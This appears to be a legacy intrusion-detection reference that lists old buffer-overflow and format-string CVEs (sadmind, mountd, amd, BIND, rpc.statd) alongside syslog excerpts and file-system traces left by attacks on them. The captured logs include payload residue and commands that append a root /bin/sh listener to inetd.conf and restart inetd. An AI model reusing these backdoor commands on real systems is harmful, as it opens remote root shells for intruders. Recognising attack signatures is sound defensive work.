messages:Jan 3 15:40:17 web inetd[242]: /usr/sbin/sadmind: Segmentation Fault - core dumped
messages:Jan 3 15:40:18 web inetd[242]: /usr/sbin/sadmind: Segmentation Fault - core dumped
messages:Jan 3 15:40:19 web inetd[242]: /usr/sbin/sadmind: Hangup

CVE-1999-0002 : mountd

Buffer overflow in NFS mountd gives root access to remote attackers, mostly in Linux systems.

Oct 27 06:01:00 mli 28>Oct 27 06:01:00 mountd[288]: Blocked attempt of xxx.xxx.155.130 to mount
^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^
P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P
^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^
P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P
^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^
P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P
^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^
P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P
^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^

P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P
^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^
P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P

CVE-1999-0704 : amd

Buffer overflow in Berkeley automounter daemon (amd) logging facility provided in the Linux am-utils package and others.

messages.2:Nov 4 09:43:05 arisu 27>Nov 4 09:43:05 amd[529]: amq requested mount of

(^?^P?^ ^H?^D ^C?^H ^K?N 3 F^L ^W ^Z?KÍ ? 18 Jan 1998--str/bin/sh(-c)/bin/echo
'2222 stream tcp nowait root /bin/sh s

CVE-1999-0833 : bind

Buffer overflow in BIND 8.2 via NXT records.

If BIND attack is occurred, a blank directory(named ADMROCKS) is generated.

ls -al /var/named
drwxr-xr-x 2 root root 4096 Apr 18 08:16 ADMROCKS/

CVE-2000-0666 : rpc.statd

rpc.statd in the nfs-utils package in various Linux distributions does not properly cleanse untrusted format strings, which allows remote attackers to gain root privileges.

Jan 21 19:38:11 vision rpc.statd[363]: gethostbyname error for^X??X??Y??Y??Z??Z??[??[? ffff750
80497108052c20687465676274736f6d616e797265206520726f7220726f66bffff718bffff719bffff71abff
ff71b

messages.3:Aug 14 14:58:29 ns rpc.statd[347]: SM_MON request for hostname containing '/':
^D??D??E??E??F??F??G??G??8049f10 bffff754 000028f8 4d5f4d53 72204e4f 65757165 66207473
6820726f 6e74736f 20656d61 746e6f63 696e6961 2720676e 203a272f
00000000000000000000000000000000000000000000000000000000000000000000000000000000
00000000000000000000000000000000000000000000000000000000000000000000000000000000
00000000000000000000000000000000000000000000000000000000000000000000000bffff704000
000000000000000000000000000000000000000000bffff7050000bffff70600000000000000000000000
00000000000000000000000000000000000000000000000000000000000000000000000000000000
00000000000000000000000000000000000000000000000000000000000000000000000000000000
0bffff707 ?^ ?(? ?. #?? ' * F +, V ??? bin/sh -c echo 9704 stream tcp nowait root
/bin/sh sh -i >> /etc/inetd.conf;killall -HUP inetd